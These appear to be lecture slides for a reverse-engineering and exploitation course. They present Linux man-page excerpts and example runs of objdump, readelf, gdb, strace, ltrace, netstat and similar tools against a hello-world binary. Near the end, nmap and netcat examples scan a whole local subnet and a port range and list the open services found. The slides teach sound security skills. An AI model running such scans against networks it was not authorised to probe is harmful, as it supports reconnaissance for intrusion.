Lecture 2:
Basic Tools for RE and PWN

Sanchuan Chen

schen@auburn.edu

8/23/2023

Linux Man Page

Linux Man Page

A man page (short for manual page) is a form of software documentation usually found on a Unix or Unix-like operating system.

Linux Man Page Sections

Man pages are grouped into sections.

1. Section 1 user commands
2. Section 2 system calls
3. Section 3 library functions
4. Section 4 special files
5. Section 5 file formats
6. Section 6 games
7. Section 7 conventions and miscellany
8. Section 8 administration and privileged commands
9. Section L math library functions
10. Section N tcl functions

Commands and Tools

Commands and Tools

1. man(1), whatis(1), apropos(1)
2. grep(1), pgrep(1)
3. objdump(1), readelf(1), string(1), nm(1), strip(1), hexdump(1), size(1)
4. gdb(1), pwndbg
5. strace(1), ltrace(1)
6. netstat(8), nmap(1), nc(1), tcpdump(1)
7. angr, ghidra, pwntools

MAN(1)

```
MAN(1)                        Manual pager utils                        MAN(1)

NAME
       man - an interface to the system reference manuals

SYNOPSIS
       man [man options] [[section] page ...] ...
       man -k [apropos options] regexp ...
       man -K [man options] [section] term ...
       man -f [whatis options] page ...
       man -l [man options] file ...
       man -w|-W [man options] page ...

DESCRIPTION
       man  is the system's manual pager.  Each page argument given to man is normally the name of a
       program, utility or function.  The manual page associated with each  of  these  arguments  is
       then  found and displayed.  A section, if provided, will direct man to look only in that sec-
       tion of the manual...
```

Examples

```
schen@pc:~$ man 1 printf
PRINTF(1)                                   User Commands                                  PRINTF(1)

NAME
       printf - format and print data

SYNOPSIS
       printf FORMAT [ARGUMENT]...
       printf OPTION

schen@pc:~$ man 3 printf

PRINTF(3)                             Linux Programmer’s Manual                            PRINTF(3)

NAME
       printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf
       - formatted output conversion
```

WHATIS(1)

```
WHATIS(1)                       Manual pager utils                       WHATIS(1)

NAME
       whatis - display one-line manual page descriptions

SYNOPSIS
       whatis [-dlv?V] [-r|-w] [-s list] [-m system[,...]] [-M path] [-L locale] [-C file] name ...

DESCRIPTION
       Each  manual  page  has  a short description available within it.  whatis searches the manual
       page names and displays the manual page descriptions of any name matched.

       name may contain wildcards (-w) or be a regular expression (-r).  Using these options, it may
       be  necessary  to  quote the name or escape (\) the special characters to stop the shell from
       interpreting them.

       index databases are used during the search, and are updated by the mandb program.   Depending
       on  your installation, this may be run by a periodic cron job, or may need to be run manually
       after new manual pages have been installed.  To produce an old style  text  whatis  database
       from the relative index database, issue the command:

       whatis -M manpath -w '*' | sort > manpath/whatis

       where manpath is a manual page hierarchy such as /usr/man.

OPTIONS
       -d, --debug
              Print debugging information.

       -v, --verbose
              Print verbose warning messages.
```

Examples

```
schen@pc:~$ whatis whatis
whatis (1)           - display one-line manual page descriptions
schen@pc:~$ whatis printf
printf (1)           - format and print data
printf (3)           - formatted output conversion
```

APROPOS(1)

```
APROPOS(1)                    Manual pager utils                    APROPOS(1)

NAME
       apropos - search the manual page names and descriptions

SYNOPSIS
       apropos [-dalv?V] [-e|-w|-r] [-s list] [-m system[,...]] [-M path] [-L locale] [-C file] key-
       word ...

DESCRIPTION
       Each manual page has a short description available within it.  apropos searches the  descrip-
       tions for instances of keyword.

       keyword  is usually a regular expression, as if (-r) was used, or may contain wildcards (-w),
       or match the exact keyword (-e).  Using these options, it may be necessary to quote the  key-
       word or escape (\) the special characters to stop the shell from interpreting them.

       The  standard  matching  rules allow matches to be made against the page name and word bound-
       aries in the description.

       The database searched by apropos is updated by the mandb program.  Depending on your  instal-
       lation, this may be run by a periodic cron job, or may need to be run manually after new man-
       ual pages have been installed.
```

Examples

```
schen@pc:~$ apropos printf
asprintf (3)         - print to allocated string
dprintf (3)          - formatted output conversion
fprintf (3)          - formatted output conversion
fwprintf (3)         - formatted wide-character output conversion
printf (1)           - format and print data
printf (3)           - formatted output conversion
set_matchpathcon_printf (3) - set flags controlling the operation of matchpathcon or matchpathcon_in...
snprintf (3)         - formatted output conversion
sprintf (3)          - formatted output conversion
swprintf (3)         - formatted wide-character output conversion
vasprintf (3)        - print to allocated string
vdprintf (3)         - formatted output conversion
vfprintf (3)         - formatted output conversion
vfwprintf (3)        - formatted wide-character output conversion
vprintf (3)          - formatted output conversion
vsnprintf (3)        - formatted output conversion
vsprintf (3)         - formatted output conversion
vswprintf (3)        - formatted wide-character output conversion
vwprintf (3)         - formatted wide-character output conversion
wprintf (3)          - formatted wide-character output conversion
XtAsprintf (3)       - memory management functions
```

GREP(1)

```
GREP(1)                          User Commands                         GREP(1)

NAME
       grep, egrep, fgrep, rgrep - print lines that match patterns

SYNOPSIS
       grep [OPTION...] PATTERNS [FILE...]
       grep [OPTION...] -e PATTERNS ... [FILE...]
       grep [OPTION...] -f PATTERN_FILE ... [FILE...]

DESCRIPTION
       grep  searches  for  PATTERNS  in  each  FILE.  PATTERNS is one or more patterns separated by
       newline characters, and grep prints each line that matches  a  pattern.   Typically  PATTERNS
       should be quoted when grep is used in a shell command.

       In addition, the variant programs egrep, fgrep and rgrep are the same  as  grep -E,  grep -F,
       and  grep -r,  respectively.   These  variants  are deprecated, but are provided for backward
       compatibility.
```

Examples

```
schen@pc:~/comp6700/lec02$ grep  hello *
Binary file hello matches
Makefile:hello:helloworld.c
Makefile:       $(RM) hello shell shellcode

schen@pc:~/comp6700/lec02$ grep -nre hello *
Binary file hello matches
Makefile:11:hello:helloworld.c
Makefile:27:    $(RM) hello shell shellcode

schen@pc:~/comp6700/lec02$ grep  -nC 3 "hello" *
Binary file hello matches
--
Makefile-8-                                     # debug information, warnings
Makefile-9-CFLAGS               += -m32 -no-pie -fno-pic -ggdb3 -Wall -Wpedantic -fno-stack-protector
Makefile-10-
Makefile:11:hello:helloworld.c
Makefile-12-    $(CC) $(CFLAGS) $< -o $@
Makefile-13-
Makefile-14-asmshell:shell.asm
--
Makefile-24-    $(CC) $(CFLAGS) $< -o $@
Makefile-25-
Makefile-26-clean:
Makefile:27:    $(RM) hello shell shellcode
Makefile-28-
```

PGREP(1)

```
PGREP(1)                         User Commands                        PGREP(1)

NAME
       pgrep, pkill - look up or signal processes based on name and other attributes

SYNOPSIS
       pgrep [options] pattern
       pkill [options] pattern

DESCRIPTION
       pgrep looks through the currently running processes and lists the process IDs which match the
       selection criteria to stdout.  All the criteria have to match.  For example,

              $ pgrep -u root sshd

       will only list the processes called sshd AND owned by root.  On the other hand,

              $ pgrep -u root,daemon

       will list the processes owned by root OR daemon.

       pkill will send the specified signal (by default SIGTERM) to each process instead of  listing
       them on stdout.
```

Examples

```
schen@pc:~/comp6700/lec02$ ps -aux |grep sshd
root         860  0.0  0.1  12160  7420 ?        Ss   Dec30   0:00 sshd: /usr/sbin/sshd
root      339746  0.0  0.2  13980  8868 ?        Ss   06:29   0:00 sshd: schen [priv]
root      339748  0.0  0.2  13980  8796 ?        Ss   06:29   0:00 sshd: schen [priv]
schen      339865  0.1  0.1  13980  6300 ?        S    06:29   0:10 sshd: schen@pts/0
schen      339913  0.0  0.1  13980  5956 ?        S    06:29   0:00 sshd: schen@notty
schen      373929  0.0  0.0   9032   656 pts/0    S+   08:04   0:00 grep --color=auto sshd


schen@pc:~/comp6700/lec02$ pgrep sshd
860
339746
339748
339865
339913

schen@pc:~/comp6700/lec02$ printf "%d\n" $(pgrep sshd)
860
339746
339748
339865
339913
```

OBJDUMP(1)

```
OBJDUMP(1)                     GNU Development Tools                    OBJDUMP(1)

NAME
       objdump - display information from object files

SYNOPSIS
       objdump [-a|--archive-headers]
               [-b bfdname|--target=bfdname]
```

Examples

```
schen@pc:~/comp6700/lec02$ objdump -d hello|less

hello:     file format elf32-i386


Disassembly of section .init:

08049000 <_init>:
 8049000:       f3 0f 1e fb             endbr32
 8049004:       53                      push   %ebx
 8049005:       83 ec 08                sub    $0x8,%esp
 8049008:       e8 c3 00 00 00          call   80490d0 <__x86.get_pc_thunk.bx>
 804900d:       81 c3 f3 2f 00 00       add    $0x2ff3,%ebx
 8049013:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 8049019:       85 c0                   test   %eax,%eax
 804901b:       74 02                   je     804901f <_init+0x1f>
 804901d:       ff d0                   call   *%eax
 804901f:       83 c4 08                add    $0x8,%esp
 8049022:       5b                      pop    %ebx
 8049023:       c3                      ret

Disassembly of section .plt:

08049030 <.plt>:
 8049030:       ff 35 04 c0 04 08       pushl  0x804c004
 8049036:       ff 25 08 c0 04 08       jmp    *0x804c008
```

READELF(1)

```
READELF(1)                    GNU Development Tools                    READELF(1)

NAME
       readelf - display information about ELF files

SYNOPSIS
       readelf [-a|--all]
               [-h|--file-header]
```

```
schen@pc:~/comp6700/lec02$ readelf -e hello|less
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8049080
  Start of program headers:          52 (bytes into file)
  Start of section headers:          38136 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         12
  Size of section headers:           40 (bytes)
  Number of section headers:         37
  Section header string table index: 36
Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        080481b4 0001b4 000013 00   A  0   0  1
  [ 2] .note.gnu.build-i NOTE            080481c8 0001c8 000024 00   A  0   0  4
  [ 3] .note.gnu.propert NOTE            080481ec 0001ec 00001c 00   A  0   0  4
  [ 4] .note.ABI-tag     NOTE            08048208 000208 000020 00   A  0   0  4
  [ 5] .gnu.hash         GNU_HASH        08048228 000228 000020 04   A  6   0  4
  [ 6] .dynsym           DYNSYM          08048248 000248 000050 10   A  7   1  4
  [ 7] .dynstr           STRTAB          08048298 000298 00004a 00   A  0   0  1
  [ 8] .gnu.version      VERSYM          080482e2 0002e2 00000a 02   A  6   0  2
  [ 9] .gnu.version_r    VERNEED         080482ec 0002ec 000020 00   A  7   1  4
  [10] .rel.dyn          REL             0804830c 00030c 000008 08   A  6   0  4
  [11] .rel.plt          REL             08048314 000314 000010 08  AI  6  24  4
```

STRINGS(1)

```
STRINGS(1)                    GNU Development Tools                    STRINGS(1)

NAME
       strings - print the sequences of printable characters in files

SYNOPSIS
       strings [-afovV] [-min-len]
               [-n min-len] [--bytes=min-len]
               [-t radix] [--radix=radix]
               [-e encoding] [--encoding=encoding]
               [-] [--all] [--print-file-name]
               [-T bfdname] [--target=bfdname]
               [-w] [--include-all-whitespace]
               [-s] [--output-separatorsep_string]
               [--help] [--version] file...
```

Examples

```
schen@pc:~/comp6700/lec02$ strings hello|less

/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
puts
__libc_start_main
GLIBC_2.0
__gmon_start__
[^_]
Hello World!
9*2$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
        |"
X       /!
\       L&
h       )F
/usr/lib/gcc/x86_64-linux-gnu/9/include
/usr/include/bits
/usr/include/bits/types
/usr/include
/usr/include/sys
/usr/include/gnu
helloworld.c
stddef.h
types.h
```

NM(1)

```
NM(1)                           GNU Development Tools                           NM(1)

NAME
       nm - list symbols from object files

SYNOPSIS
       nm [-A|-o|--print-file-name] [-a|--debug-syms]
          [-B|--format=bsd] [-C|--demangle[=style]]
          [-D|--dynamic] [-fformat|--format=format]
```

```
schen@pc:~/comp6700/lec02$ nm hello
0804c01c B __bss_start
0804c01c b completed.7622
0804c014 D __data_start
0804c014 W data_start
080490e0 t deregister_tm_clones
080490c0 T _dl_relocate_static_pie
08049160 t __do_global_dtors_aux
0804bf10 d __do_global_dtors_aux_fini_array_entry
0804c018 D __dso_handle
0804bf14 d _DYNAMIC
0804c01c D _edata
0804c020 B _end
0804924c T _fini
0804a000 R _fp_hw
08049190 t frame_dummy
0804bf0c d __frame_dummy_init_array_entry
0804a17c r __FRAME_END__
0804c000 d _GLOBAL_OFFSET_TABLE_
         w __gmon_start__
0804a018 r __GNU_EH_FRAME_HDR
08049000 T _init
0804bf10 d __init_array_end
0804bf0c d __init_array_start
0804a004 R _IO_stdin_used
08049240 T __libc_csu_fini
080491d0 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
08049196 T main
         U puts@@GLIBC_2.0
08049120 t register_tm_clones
08049080 T _start
0804c01c D __TMC_END__
08049245 T __x86.get_pc_thunk.bp
080490d0 T __x86.get_pc_thunk.bx
```

STRIP(1)

```
STRIP(1)                     GNU Development Tools                      STRIP(1)

NAME
       strip - discard symbols and other data from object files
```

Examples

```
schen@pc:~/comp6700/lec02$ strings hello|less

/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
puts
__libc_start_main
GLIBC_2.0
__gmon_start__
[^_]
Hello World!
9*2$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
.shstrtab
.interp
.note.gnu.build-id
.note.gnu.property
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
.plt.sec
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
...
```

HEXDUMP(1)

```
HEXDUMP(1)                  BSD General Commands Manual                 HEXDUMP(1)

NAME
     hexdump, hd | ASCII, decimal, hexadecimal, octal dump

SYNOPSIS
     hexdump [-bcCdovx] [-e format_string] [-f format_file] [-n length] [-s offset] file ...
     hd [-bcdovx] [-e format_string] [-f format_file] [-n length] [-s offset] file ...

DESCRIPTION
     The hexdump utility is a filter which displays the specified files, or the standard input, if
     no files are specified, in a user specified format.
```

Examples

```
schen@pc:~/comp6700/lec02$ hexdump -C hello|less
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 03 00 01 00 00 00  80 90 04 08 34 00 00 00  |............4...|
00000020  f8 94 00 00 00 00 00 00  34 00 20 00 0c 00 28 00  |........4. ...(.|
00000030  25 00 24 00 06 00 00 00  34 00 00 00 34 80 04 08  |%.$.....4...4...|
00000040  34 80 04 08 80 01 00 00  80 01 00 00 04 00 00 00  |4...............|
00000050  04 00 00 00 03 00 00 00  b4 01 00 00 b4 81 04 08  |................|
00000060  b4 81 04 08 13 00 00 00  13 00 00 00 04 00 00 00  |................|
00000070  01 00 00 00 01 00 00 00  00 00 00 00 00 80 04 08  |................|
00000080  00 80 04 08 24 03 00 00  24 03 00 00 04 00 00 00  |....$...$.......|
00000090  00 10 00 00 01 00 00 00  00 10 00 00 00 90 04 08  |................|
000000a0  00 90 04 08 64 02 00 00  64 02 00 00 05 00 00 00  |....d...d.......|
000000b0  00 10 00 00 01 00 00 00  00 20 00 00 00 a0 04 08  |......... ......|
000000c0  00 a0 04 08 80 01 00 00  80 01 00 00 04 00 00 00  |................|
000000d0  00 10 00 00 01 00 00 00  0c 2f 00 00 0c bf 04 08  |........./......|
000000e0  0c bf 04 08 10 01 00 00  14 01 00 00 06 00 00 00  |................|
000000f0  00 10 00 00 02 00 00 00  14 2f 00 00 14 bf 04 08  |........./......|
00000100  14 bf 04 08 e8 00 00 00  e8 00 00 00 06 00 00 00  |................|
00000110  04 00 00 00 04 00 00 00  c8 01 00 00 c8 81 04 08  |................|
00000120  c8 81 04 08 60 00 00 00  60 00 00 00 04 00 00 00  |....‘...‘.......|
00000130  04 00 00 00 53 e5 74 64  ec 01 00 00 ec 81 04 08  |....S.td........|
00000140  ec 81 04 08 1c 00 00 00  1c 00 00 00 04 00 00 00  |................|
00000150  04 00 00 00 50 e5 74 64  18 20 00 00 18 a0 04 08  |....P.td. ......|
00000160  18 a0 04 08 4c 00 00 00  4c 00 00 00 04 00 00 00  |....L...L.......|
00000170  04 00 00 00 51 e5 74 64  00 00 00 00 00 00 00 00  |....Q.td........|
00000180  00 00 00 00 00 00 00 00  00 00 00 00 06 00 00 00  |................|
00000190  10 00 00 00 52 e5 74 64  0c 2f 00 00 0c bf 04 08  |....R.td./......|
000001a0  0c bf 04 08 f4 00 00 00  f4 00 00 00 04 00 00 00  |................|
000001b0  01 00 00 00 2f 6c 69 62  2f 6c 64 2d 6c 69 6e 75  |..../lib/ld-linu|
000001c0  78 2e 73 6f 2e 32 00 00  04 00 00 00 14 00 00 00  |x.so.2..........|
000001d0  03 00 00 00 47 4e 55 00  f8 d6 b4 9e 20 76 4f f5  |....GNU..... vO.|
000001e0  8d fb 86 d0 aa 6e 54 8f  0c 3e 67 34 04 00 00 00  |.....nT..>g4....|
000001f0  0c 00 00 00 05 00 00 00  47 4e 55 00 02 00 00 c0  |........GNU.....|
```

SIZE(1)

```
SIZE(1)                GNU Development Tools                     SIZE(1)

NAME
       size - list section sizes and total size of binary files

SYNOPSIS
       size [-A|-B|-G|--format=compatibility]
            [--help]
            [-d|-o|-x|--radix=number]
            [--common]
            [-t|--totals]
            [--target=bfdname] [-V|--version]
            [objfile...]

DESCRIPTION
       The GNU size utility lists the section sizes and the total size for each of the binary
       files objfile on its argument list.  By default, one line of output is generated for
       each file or each module if the file is an archive.

       objfile... are the files to be examined.  If none are specified, the file "a.out" will
       be used instead.
```

Examples

```
schen@pc:~/comp6700/lec02$ size /bin/ls
   text    data     bss     dec     hex filename
 128069    4688    4824  137581   2196d /bin/ls
schen@pc:~/comp6700/lec02$ size --format=sysv /bin/ls
/bin/ls  :
section                size     addr
.interp                  28      792
...
.rela.dyn              4944     6504
.rela.plt              2544    11448
.init                    27    16384
.plt                   1712    16416
.plt.got                 48    18128
.plt.sec               1696    18176
.text                 75730    19872
.fini                    13    95604
.rodata               21065    98304
.eh_frame_hdr          2348   119372
.eh_frame             12248   121720
.init_array               8   139280
.fini_array               8   139288
.data.rel.ro           2616   139296
.dynamic                512   141912
.got                    928   142424
.data                   616   143360
.bss                   4824   144000
.gnu_debuglink           52        0
Total                137633
```

GDB(1)

```
GDB(1)                         GNU Development Tools                         GDB(1)

NAME
       gdb - The GNU Debugger

SYNOPSIS
       gdb [-help] [-nh] [-nx] [-q] [-batch] [-cd=dir] [-f] [-b bps]
           [-tty=dev] [-s symfile] [-e prog] [-se prog] [-c core] [-p procID]
           [-x cmds] [-d dir] [prog|prog procID|prog core]

DESCRIPTION
       The purpose of a debugger such as GDB is to allow you to see what is going on "inside"
       another program while it executes -- or what another program was doing at the moment it
       crashed.

       GDB can do four main kinds of things (plus other things in support of these) to help you
       catch bugs in the act:

       •   Start your program, specifying anything that might affect its behavior.

       •   Make your program stop on specified conditions.

       •   Examine what has happened, when your program has stopped.

       •   Change things in your program, so you can experiment with correcting the effects of one
           bug and go on to learn about another.
```

Examples

```
schen@pc:~/comp6700/lec02$ gdb ./hello
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./hello...
(gdb) b main
Breakpoint 1 at 0x8049196: file helloworld.c, line 3.
(gdb) list
1       #include <stdio.h>
2       int main()
3       {
4           printf("Hello World!\n");
5           return 0;
6       }
(gdb) r
Starting program: ~/comp6700/lec02/hello

Breakpoint 1, main () at helloworld.c:3
3       {
```

Examples (continued)

```
(gdb) info i
  Num  Description       Executable
* 1    process 396337    ~/comp6700/lec02/hello
(gdb) i r
eax            0xf7fb5808          -134522872
ecx            0x898c1df0          -1987306000
edx            0xffffd554          -10924
ebx            0x0                 0
esp            0xffffd52c          0xffffd52c
ebp            0x0                 0x0
esi            0xf7fb3000          -134533120
edi            0xf7fb3000          -134533120
eip            0x8049196           0x8049196 <main>
eflags         0x246               [ PF ZF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb)
```

pwndbg (https://github.com/pwndbg/pwndbg)

pwndbg is a GDB plug-in that makes debugging with GDB suck less, with a focus on features needed by low-level software developers, hardware hackers, reverse-engineers and exploit developers.

Why?
Vanilla GDB is terrible to use for reverse engineering and exploit development. Typing x/g30x $esp is not fun, and does not confer much information. The year is 2020 and GDB still lacks a hexdump command! GDB's syntax is arcane and difficult to approach. Windbg users are completely lost when they occasionally need to bump into GDB.

What?
Pwndbg is a Python module which is loaded directly into GDB, and provides a suite of utilities and crutches to hack around all of the cruft that is GDB and smooth out the rough edges.

Many other projects from the past (e.g., gdbinit, PEDA) and present (e.g. GEF) exist to fill some these gaps. Each provides an excellent experience and great features -- but they're difficult to extend (some are unmaintained, and all are a single 100KB, 200KB, or 300KB file).

Pwndbg exists not only to replace all of its predecessors, but also to have a clean implementation that runs quickly and is resilient against all the weird corner cases that come up.

STRACE(1)

```
STRACE(1)                    General Commands Manual                    STRACE(1)

NAME
       strace - trace system calls and signals

SYNOPSIS
       strace [-ACdffhikqqrtttTvVwxxyyzZ] [-I n] [-b execve] [-e expr]... [-a column] [-o file]
              [-s strsize] [-X format] [-P path]... [-p pid]... [--seccomp-bpf] { -p pid | [-DDD]
              [-E var[=val]]... [-u username] command [args] }

       strace -c [-dfwzZ] [-I n] [-b execve] [-e expr]... [-O overhead] [-S sortby] [-P path]...
              [-p pid]... [--seccomp-bpf] { -p pid | [-DDD] [-E var[=val]]... [-u username] command
              [args] }

DESCRIPTION
       In  the  simplest  case  strace runs the specified command until it exits.  It intercepts and
       records the system calls which are called by a process and the signals which are received  by
       a  process.   The name of each system call, its arguments and its return value are printed on
       standard error or to the file specified with the -o option.

       strace is a useful diagnostic, instructional, and debugging tool.  System administrators, di-
       agnosticians  and trouble-shooters will find it invaluable for solving problems with programs
       for which the source is not readily available since they do not need to be recompiled in  or-
       der  to trace them.  Students, hackers and the overly-curious will find that a great deal can
       be learned about a system and its system calls by tracing even ordinary programs.   And  pro-
       grammers  will  find  that  since  system  calls  and  signals  are events that happen at the
       user/kernel interface, a close examination of this boundary is very useful for bug isolation,
       sanity checking and attempting to capture race conditions.
```

Examples

```
schen@pc:~/comp6700/lec02$ strace ./hello
execve("./hello", ["./hello"], 0x7fff0541d2c0 /* 25 vars */) = 0
strace: [ Process PID=397678 runs in 32 bit mode. ]
brk(NULL)                               = 0x9ade000
arch_prctl(0x3001 /* ARCH_??? */, 0xffc06cf8) = -1 EINVAL (Invalid argument)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xf7fa8000
...
mprotect(0xf7fd9000, 4096, PROT_READ)   = 0
munmap(0xf7f94000, 78243)               = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}) = 0
brk(NULL)                               = 0x9ade000
brk(0x9aff000)                          = 0x9aff000
brk(0x9b00000)                          = 0x9b00000
write(1, "Hello World!\n", 13Hello World!
)          = 13
exit_group(0)                           = ?
```

LTRACE(1)

```
LTRACE(1)                          User Commands                          LTRACE(1)

NAME
       ltrace - A library call tracer

SYNOPSIS
       ltrace  [-e filter|-L] [-l|--library=library_pattern] [-x filter] [-S] [-b|--no-signals] [-i]
       [-w|--where=nr] [-r|-t|-tt|-ttt] [-T] [-F filename] [-A maxelts] [-s strsize] [-C|--demangle]
       [-a|--align  column]  [-n|--indent nr] [-o|--output filename] [-D|--debug mask] [-u username]
       [-f] [-p pid] [[--] command [arg ...]]

       ltrace -c [-e filter|-L] [-l|--library=library_pattern] [-x filter] [-S]  [-o|--output  file-
       name] [-f] [-p pid] [[--] command [arg ...]]

       ltrace -V|--version

       ltrace -h|--help

DESCRIPTION
       ltrace is a program that simply runs the specified command until it exits.  It intercepts and
       records the dynamic library calls which are called by the executed process  and  the  signals
       which  are  received  by that process.  It can also intercept and print the system calls exe-
       cuted by the program.

       Its use is very similar to strace(1).


OPTIONS
       -a, --align column
              Align return values in a specific column (default column is 5/8 of screen width).

       -A maxelts
              Maximum number of array elements to print before suppressing the rest with an ellipsis
              ("...").  This also limits number of recursive structure expansions.
```

Examples

```
schen@pc:~/comp6700/lec02$ ltrace ./hello

__libc_start_main(0x8049196, 1, 0xffd1b434, 0x80491d0 <unfinished ...>
puts("Hello World!"Hello World!
)                                           = 13
+++ exited (status 0) +++
```

NETSTAT(8)

```
NETSTAT(8)                 Linux System Administrator's Manual                 NETSTAT(8)

NAME
       netstat - Print network connections, routing tables, interface statistics, masquerade connec-
       tions, and multicast memberships

SYNOPSIS
       netstat [address_family_options] [--tcp|-t] [--udp|-u] [--udplite|-U] [--sctp|-S]  [--raw|-w]
       [--l2cap|-2]   [--rfcomm|-f]  [--listening|-l]  [--all|-a]  [--numeric|-n]  [--numeric-hosts]
       [--numeric-ports] [--numeric-users] [--symbolic|-N] [--extend|-e[--extend|-e]]  [--timers|-o]
       [--program|-p] [--verbose|-v] [--continuous|-c] [--wide|-W]

       netstat   {--route|-r}   [address_family_options]  [--extend|-e[--extend|-e]]  [--verbose|-v]
       [--numeric|-n] [--numeric-hosts] [--numeric-ports] [--numeric-users] [--continuous|-c]

       netstat {--interfaces|-i} [--all|-a] [--extend|-e[--extend|-e]] [--verbose|-v] [--program|-p]
       [--numeric|-n] [--numeric-hosts] [--numeric-ports] [--numeric-users] [--continuous|-c]
```

Examples

```
schen@pc:~/comp6700/lec02$ netstat -anp|less

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6011          0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.0.14:22         192.168.0.37:53671      ESTABLISHED -
tcp        0      0 192.168.0.14:22         192.168.0.37:53670      ESTABLISHED -
tcp        0      0 192.168.0.14:22         192.168.0.37:55164      ESTABLISHED -
tcp        0      0 192.168.0.14:22         192.168.0.37:55165      ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 ::1:6010                :::*                    LISTEN      -
tcp6       0      0 ::1:6011                :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 192.168.0.14:68         192.168.0.1:67          ESTABLISHED -
udp        0      0 0.0.0.0:631             0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 0.0.0.0:36597           0.0.0.0:*                           -
udp6       0      0 :::59516                :::*                                -
udp6       0      0 :::5353                 :::*                                -
```

NMAP(1)

```
NMAP(1)                        Nmap Reference Guide                        NMAP(1)

NAME
       nmap - Network exploration tool and security / port scanner

SYNOPSIS
       nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
       Nmap (\Network Mapper") is an open source tool for network exploration and security auditing.
       It was designed to rapidly scan large networks, although it works fine against single hosts.
       Nmap uses raw IP packets in novel ways to determine what hosts are available on the network,
       what services (application name and version) those hosts are offering, what operating systems
       (and OS versions) they are running, what type of packet filters/firewalls are in use, and
       dozens of other characteristics. While Nmap is commonly used for security audits, many
       systems and network administrators find it useful for routine tasks such as network
       inventory, managing service upgrade schedules, and monitoring host or service uptime.
```

Examples

```
schen@pc:~/comp6700/lec02$ nmap 192.168.0.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-31 08:32 PST
Nmap scan report for _gateway (192.168.0.1)
Host is up (0.0074s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1900/tcp open  upnp

Nmap scan report for 192.168.0.10
Host is up (0.0082s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8200/tcp open  trivnet1

Nmap scan report for 192.168.0.11
Host is up (0.014s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
6668/tcp open  irc
```

NC(1)

```
NC(1)                    BSD General Commands Manual                    NC(1)

NAME
     nc | arbitrary TCP and UDP connections and listens

SYNOPSIS
     nc [-46bCDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl] [-m minttl] [-O length]
        [-P proxy_username] [-p source_port] [-q seconds] [-s source] [-T keyword] [-V rtable]
        [-W recvlimit] [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]] [destination]
        [port]

DESCRIPTION
     The nc (or netcat) utility is used for just about anything under the sun involving TCP, UDP, or
     UNIX-domain sockets.  It can open TCP connections, send UDP packets, listen on arbitrary TCP
     and UDP ports, do port scanning, and deal with both IPv4 and IPv6.  Unlike telnet(1), nc
     scripts nicely, and separates error messages onto standard error instead of sending them to
     standard output, as telnet(1) does with some.

     Common uses include:

           •   simple TCP proxies
           •   shell-script based HTTP clients and servers
           •   network daemon testing
           •   a SOCKS or HTTP ProxyCommand for ssh(1)
           •   and much, much more
```

Examples

```
schen@pc:~/comp6700/lec02$ nc -z -v 192.168.0.14 20-80
nc: connect to 192.168.0.14 port 20 (tcp) failed: Connection refused
nc: connect to 192.168.0.14 port 21 (tcp) failed: Connection refused
Connection to 192.168.0.14 22 port [tcp/ssh] succeeded!

